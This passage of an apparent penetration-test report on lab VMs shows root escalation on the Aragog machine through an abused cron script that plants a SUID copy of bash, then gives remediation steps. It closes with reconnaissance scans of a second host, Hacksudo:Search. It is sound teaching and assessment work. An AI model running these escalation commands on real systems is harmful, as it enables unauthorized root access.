horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw=}
meterpreter >

```

Figure 16. User flag (horcrux1.txt) retrieved from the home directory.

```

1: Riddle's Diary dEstroYed By hArry in chaMbEr of SeCrEtS
echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw=" | base64 --decode
1: Riddle's Diary dEstroYed By hArry in chaMbEr of SeCrEtS

```

Figure 17. Decoding the retrieved flag.

Phase 4: Privilege Escalation

4.1 Process Monitoring

To escalate from the hagrid98 shell to root, pspy64 — an unprivileged process monitoring tool — was uploaded and executed to observe background processes and scheduled cron jobs invisible to a normal user without elevated permissions.

```
./pspy64
```

```

hagrid98@Aragog:/tmp$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
--2026-05-23 00:12:22-- https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)[140.82.121.4]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-05-22T19%3A19%3A26Z&scd=attachment%3B+filename%3Dpspy64&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4&de&skt=2026-05-22T18%3A18%3A33Z&ske=2026-05-22T19%3A19%3A26Z&skvs=b&skv=2018-11-09&sig=kwKDQ06EsD%2FRo0%2FTSFISYzs31QQAUzrBrZsaooFmDew%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXN0eWUyMjY2IiwiaXVhIjoicmVsZWZzZS1hc3NldHMuz2l0aHvidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3OTQ3NTYwMCwibmJmIjojNzc5NDc1MzAwLCJwYXRoIjoicmVsZWZzZWZzZ2V0cHJvZHVjdGlvbi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.m2_CVRPLX5WLXGwt3IqjN9YGmRdOamoEpdh6-2qLFZg6response-content-disposition=attachment%3B+filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2026-05-23 00:12:23-- https://release-assets.githubusercontent.com/github-production-release-asset/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-05-22T19%3A19%3A26Z&scd=attachment%3B+filename%3Dpspy64&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4&de&skt=2026-05-22T18%3A18%3A33Z&ske=2026-05-22T19%3A19%3A26Z&skvs=b&skv=2018-11-09&sig=kwKDQ06EsD%2FRo0%2FTSFISYzs31QQAUzrBrZsaooFmDew%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXN0eWUyMjY2IiwiaXVhIjoicmVsZWZzZS1hc3NldHMuz2l0aHvidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3OTQ3NTYwMCwibmJmIjojNzc5NDc1MzAwLCJwYXRoIjoicmVsZWZzZWZzZ2V0cHJvZHVjdGlvbi5ibG9iLmNvcmlud2luZG93cy5uZXQifQ.m2_CVRPLX5WLXGwt3IqjN9YGmRdOamoEpdh6-2qLFZg6response-content-disposition=attachment%3B+filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)[185.199.108.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                100%[=====] 2.96M 3.08MB/s in 1.0s

2026-05-23 00:12:24 (3.08 MB/s) - 'pspy64' saved [3104768/3104768]

hagrid98@Aragog:/tmp$ chmod +x pspy64
hagrid98@Aragog:/tmp$ chmod +s pspy64
hagrid98@Aragog:/tmp$ ls
pspy64
systemd-private-228ec77ce8a54b7ebe5c7f76d2fbfb1d-apache2.service-6PcLBo
systemd-private-228ec77ce8a54b7ebe5c7f76d2fbfb1d-systemd-timesyncd.service-JOAdrn
tmp_wp_uploads
hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2026/05/23 00:14:06 CMD: UID=1000 PID=1334 | grep backup

```

Figure 18. pspy64 revealing a root-owned cron job interacting with /tmp.

```

hagrid98@Aragog:/tmp$ ./pspy64 | grep backup
2026/05/23 00:14:06 CMD: UID=1000 PID=1334 | grep backup
2026/05/23 00:16:01 CMD: UID=0 PID=1344 | /bin/sh -c bash -c "/opt/.backup.sh"
2026/05/23 00:16:01 CMD: UID=0 PID=1345 | /bin/bash /opt/.backup.sh
cd /opt
2026/05/23 00:18:01 CMD: UID=0 PID=1351 | /bin/sh -c bash -c "/opt/.backup.sh"
2026/05/23 00:18:01 CMD: UID=0 PID=1352 | /bin/bash /opt/.backup.sh
2026/05/23 00:20:01 CMD: UID=0 PID=1355 | /bin/sh -c bash -c "/opt/.backup.sh"
2026/05/23 00:20:01 CMD: UID=0 PID=1356 | /bin/bash /opt/.backup.sh

```

Figure 19. Cron job execution detail.

Monitoring surfaced a root-owned cron job executing a backup script on a short interval.


4.2 Exploiting the Cron Job

The cron job executed a script that interacted with the world-writable /tmp directory. By taking advantage of that trust boundary, the system's bash binary was copied into /tmp and given the SUID bit, so that any user executing it would run bash with the file owner's (root's) privileges.

```

cp /bin/bash /tmp/bash
chmod +s /tmp/bash

```




```
hagrid98@Aragog: /opt
Session Actions Edit View Help
#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

Figure 20. Copying /bin/bash to /tmp/bash and assigning the SUID bit.

4.3 Gaining Root Access

With the SUID bit set on the copied binary, running it with the privilege-preserving flag dropped into a fully privileged root shell.

```
/tmp/bash -p
```



```
-bash: /tmp/.bash: No such file or directory
hagrid98@Aragog:/tmp$ /tmp/.bash
-bash: /tmp/.bash: No such file or directory
hagrid98@Aragog:/tmp$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

Figure 21. Root shell obtained via /tmp/bash -p.

The root flag was then retrieved, confirming full compromise of the Aragog host.

```
cat horcrux2.txt
```



```

hagrid98@Aragog:/tmp$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
horcrux2.txt
bash-5.0# cat horcrux2.txt

  _____
 /            \
|  G O N F I D E N T I A L  |
 \            /
  _____

Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes

You have successfully pwned Aragog machine.
Here is your second horcrux: horcrux_{MjogbWFSdm9MbyBHYVVudCdZIHJpTmcgZGVtdHJPeWVkaGJZIERVbWJsZW50cmU=}

# For any queries/suggestions feel free to ping me at email: time4ster@protonmail.com
bash-5.0# █

```

Figure 22. Root flag (horcrux2.txt) retrieved.

Tools Used — Aragog

- arp-scan — local network host discovery
- Nmap — port scanning and service version detection
- Gobuster — web directory brute-forcing
- WPScan — WordPress vulnerability scanning
- Metasploit Framework — exploitation of CVE-2020-25213
- MySQL client — database interaction and credential/hash extraction
- John the Ripper — offline password hash cracking
- pspy64 — unprivileged Linux process and cron-job monitoring

Remediation & Hardening — Aragog

The following hardening actions were carried out on the compromised host to remediate every vulnerability exploited during the assessment.

1. Removing the Initial Attack Vector

The vulnerable WP File Manager plugin was completely removed from the web root, and the malicious SUID binary used to obtain root was deleted from the system.

```

rm -rf /var/www/html/wp-content/plugins/wp-file-manager
rm -f /tmp/bash

```




Figure 23. Vulnerable plugin and malicious SUID binary removed.

2. Securing Sensitive Configuration Files

wp-config.php contained plaintext database credentials and was readable by any local user. Ownership was restricted to the web server user and permissions were tightened to block access from all other accounts.

```
chown www-data:www-data wp-config.php
chmod 400 wp-config.php
```

```
bash-5.0# chown www-data:www-data /usr/share/wordpress/wp-config.php
bash-5.0# chmod 400 /usr/share/wordpress/wp-config.php
bash-5.0#
```

Figure 24. wp-config.php ownership/permissions restricted.

3. Enforcing Strong Authentication

The hagrid98 account password was weak enough to be recovered via an offline dictionary attack. It was reset to a long, high-entropy password, and the underlying policy issue (dictionary-crackable local passwords) was flagged for a broader password-policy fix.

```
passwd hagrid98
New password: D#p!@team
```

4. Remediating the Privilege Escalation Vector

The misconfigured root cron job that interacted with the world-writable /tmp directory was removed entirely, eliminating the race condition that allowed a local user to plant a SUID shell.

```
crontab -r -u root
rm -f /opt/.backup.sh
```

```
bash-5.0# rm -f /opt/.backup.sh
bash-5.0#
```

Figure 26. Vulnerable cron job removed from the system.

Finding	Severity	Recommendation
Unauthenticated RCE — wp-file-manager v6.0 (CVE-2020-25213)	Critical	Remove/patch the plugin; keep all WordPress plugins on a tested update cycle.
Plaintext DB credentials readable in wp-config.php	High	Restrict file ownership/permissions to chmod 400, owned by the web server user only.
Weak, dictionary-crackable password for hagrid98	High	Enforce a strong password policy; prefer SSH key-based authentication.
World-writable /tmp exploited via a root cron job	Critical	Remove the vulnerable cron job; avoid running root-owned scripts against world-writable paths.

4. Technical Breakdown — Machine 2: Hacksudo:Search

Hacksudo:Search is a Linux host (target IP 192.168.1.95, hostname HacksudoSearch) running a custom PHP search-engine application backed by MySQL. The engagement chain moved from information disclosure (an exposed .env file and a developer hint in robots.txt) through a Remote File Inclusion vulnerability to a reverse shell, then pivoted via credential reuse to a full root compromise through a SUID binary vulnerable to PATH hijacking.


Target	Hacksudo:Search — 192.168.1.95 (HacksudoSearch)
Primary Service	Custom PHP search engine (Apache, port 80) / SSH (port 22)
Critical Findings	2 (Remote File Inclusion, SUID/PATH hijacking)
High Findings	2 (.env credential exposure, credential reuse)

Phase 1: Reconnaissance & Enumeration

1.1 Host Discovery

Host discovery was performed against the local /24 subnet to identify the target on the NAT network.

```
sudo netdiscover -r 192.168.1.0/24
```




Currently scanning: Finished! Screen View: Unique Hosts	
17 Captured ARP Req/Rep packets, from 7 hosts. Total size: 1020	
IP	At MAC Address Count Len MAC Vendor / Hostname
192.168.1.1	c0:fd:84:c4:83:7b 6 360 zte corporation
192.168.1.4	d4:9c:dd:e7:64:9e 2 120 AMPAK Technology, Inc.
192.168.1.78	f8:fe:5e:54:82:74 5 300 Intel Corporate
192.168.1.95	08:00:27:1c:46:35 1 60 PCS Systemtechnik GmbH
192.168.1.68	22:64:ea:32:11:02 1 60 Unknown vendor
192.168.1.72	64:ff:0a:dd:2c:b9 1 60 Wistron Neweb Corporation
192.168.1.74	ba:bb:c7:29:fc:09 1 60 Unknown vendor

Figure 1. netdiscover identifying the HacksudoSearch host on 192.168.1.0/24.

1.2 Port Scanning & Service Identification

An aggressive, full-port Nmap scan was run against the identified host.

```
nmap -sV -A -p- 192.168.1.95
```



```

(kali@kali)~$ nmap -sV -A -p- 192.168.1.95
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 17:11 EDT
Nmap scan report for hacksudosearch (192.168.1.95)
Host is up (0.00067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 7b:44:7c:da:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|_  256 13:2d:45:07:32:83:13:eb:4e:a1:20:f4:06:ba:26:8a (ECDSA)
|_  256 21:a1:86:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: HacksudoSearch
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:1C:46:35 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.67 ms  hacksudosearch (192.168.1.95)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

```

Figure 2. Nmap scan — ports 22/tcp (SSH) and 80/tcp (HTTP, HacksudoSearch).

Results: port 22/tcp (OpenSSH 7.9p1, Debian) and port 80/tcp (Apache httpd 2.4.38, Debian; HTTP title “HacksudoSearch”). This confirmed the target as a Debian-based web server with SSH available for remote connection.

1.3 Directory & Vulnerability Enumeration

Multiple complementary scans were used to enumerate hidden content: Gobuster for the primary brute-force pass, Dirb as a cross-check, Nikto for automated web vulnerability signatures, and Dirsearch as a final pass.

```

gobuster dir -u http://192.168.1.95/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x log,php,php.bak,bak,zip,jpg,pdf,txt,html,git

```

```
(kali@kali)~$ gobuster dir -u http://192.168.1.95/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x txt,log,php,html,bak,zip,git

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.95/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: git,txt,log,php,html,bak,zip
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 715]
/images (Status: 301) [Size: 313] [→ http://192.168.1.95/images/]
/search.php (Status: 200) [Size: 165]
/submit.php (Status: 200) [Size: 165]
/assets (Status: 301) [Size: 313] [→ http://192.168.1.95/assets/]
/account (Status: 301) [Size: 314] [→ http://192.168.1.95/account/]
/javascript (Status: 301) [Size: 317] [→ http://192.168.1.95/javascript/]
/robots.txt (Status: 200) [Size: 75]
/LICENSE (Status: 200) [Size: 1074]
/search1.php (Status: 200) [Size: 2918]
Progress: 146955 / 1764472 (8.33%)^C
```

Figure 3. Gobuster directory brute-force results.

```
dirb http://192.168.1.95/
```

```

kali@kali:~$ dirb http://192.168.1.95/

DIRB v2.22
By The Dark Raver

START TIME: Wed Jul 1 18:13:56 2026
URL BASE: http://192.168.1.95/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://192.168.1.95/ --
=> DIRECTORY: http://192.168.1.95/account/
=> DIRECTORY: http://192.168.1.95/assets/
=> DIRECTORY: http://192.168.1.95/images/
+ http://192.168.1.95/index.php (CODE:200|SIZE:715)
=> DIRECTORY: http://192.168.1.95/javascript/
+ http://192.168.1.95/LICENSE (CODE:200|SIZE:1074)
+ http://192.168.1.95/robots.txt (CODE:200|SIZE:75)
+ http://192.168.1.95/server-status (CODE:403|SIZE:277)

-- Entering directory: http://192.168.1.95/account/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.1.95/assets/ --
=> DIRECTORY: http://192.168.1.95/assets/css/
=> DIRECTORY: http://192.168.1.95/assets/fonts/
+ http://192.168.1.95/assets/index.php (CODE:200|SIZE:1)
=> DIRECTORY: http://192.168.1.95/assets/js/

-- Entering directory: http://192.168.1.95/images/ --
+ http://192.168.1.95/images/index.php (CODE:200|SIZE:1)

-- Entering directory: http://192.168.1.95/javascript/ --

-- Entering directory: http://192.168.1.95/assets/css/ --
+ http://192.168.1.95/assets/css/index.php (CODE:200|SIZE:1)

-- Entering directory: http://192.168.1.95/assets/fonts/ --
+ http://192.168.1.95/assets/fonts/index.php (CODE:200|SIZE:1)

-- Entering directory: http://192.168.1.95/assets/js/ --
+ http://192.168.1.95/assets/js/index.php (CODE:200|SIZE:1)

END TIME: Wed Jul 1 18:14:21 2026
DOWNLOADED: 32284 - FOUND: 9

```

Figure 4. Dirb cross-check scan results.

```
nikto -h 192.168.1.95
```

```

kali@kali:~$ nikto -h 192.168.1.95
- Nikto v2.5.0

+ Target IP: 192.168.1.95
+ Target Hostname: 192.168.1.95
+ Target Port: 80
+ Start Time: 2026-07-01 18:16:32 (GMT-4)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HT
TP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. Th
e value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /account/: Directory indexing found.
+ /account/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ .env: .env file found. The .env file may contain credentials.
+ /README.md: Readme Found.
+ 0102 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2026-07-01 18:16:45 (GMT-4) (13 seconds)

+ 1 host(s) tested

```

Figure 5. Nikto vulnerability scan results.

Nikto flagged a publicly accessible README.md, which documented the application’s architecture before it was attacked directly: a self-hosted “Basic Search Engine” written in PHP with a MySQL backend, storing crawled links in the database. It documented three core components:

- crawler.php — crawls the web following links and updates the database with newly discovered links, checking for duplicates.

- index.php — the search entry page that receives the user’s query and forwards it to the search page.
- search.php — performs the keyword-based search against the database and returns matching results.

```
# Basic-Search-Engine
A basic search engine in PHP, using MySQL database for storing visited links.

<h3> About crawler.php </h3>

<h5>It crawls the the web following the links on websites and updates the database used for storing links with new found links,
also checks if the links already exists or not.</h5>

<h3>About index.php</h3>


<h5>This is the search page which receives the search query, sends it to the search page.</h5>

<h3>About search.php</h3>

<h5>It breaks the query word-wise and does a keyword based search in the database, returns the number of results found and the
result links, their description and the url.</h5>
```

Figure 6. Publicly accessible README.md disclosing application architecture.

```
dirsearch -u http://192.168.1.95/
```



```
(kali@kali)~$ dirsearch -u http://192.168.1.95/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/lat
est/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.1.95/__26-06-24_17-13-37.txt
Target: http://192.168.1.95/

[17:13:37] Starting:
[17:13:38] 200 - 306B - /.env
[17:13:39] 403 - 277B - /.ht_wsr.txt
[17:13:39] 403 - 277B - /.htaccess.bak1
[17:13:39] 403 - 277B - /.htaccess.save4444
[17:13:39] 403 - 277B - /.htaccess.sample
[17:13:39] 403 - 277B - /.htaccess.orig
[17:13:39] 403 - 277B - /.htaccess_extra
[17:13:39] 403 - 277B - /.htaccess_orig
[17:13:39] 403 - 277B - /.htaccess0LD
[17:13:39] 403 - 277B - /.htaccess0LD2
[17:13:39] 403 - 277B - /.htaccessBAK
[17:13:39] 403 - 277B - /.htaccess_sc
[17:13:39] 403 - 277B - /.html
[17:13:39] 403 - 277B - /.htm
[17:13:39] 403 - 277B - /.html
[17:13:39] 403 - 277B - /.httr-oauth
[17:13:39] 403 - 277B - /.htpasswd_test
[17:13:39] 403 - 277B - /.htpasswd
[17:13:39] 403 - 277B - /.php
[17:13:41] 301 - 314B - /account/
[17:13:41] 200 - 619B - /account/
[17:13:46] 301 - 313B - /assets/
[17:13:46] 200 - 1B - /assets/
[17:13:53] 200 - 1B - /images/
[17:13:53] 301 - 313B - /images/
[17:13:54] 301 - 317B - /javascript/
[17:13:55] 200 - 1KB - /LICENSE
[17:14:01] 200 - 634B - /README.md
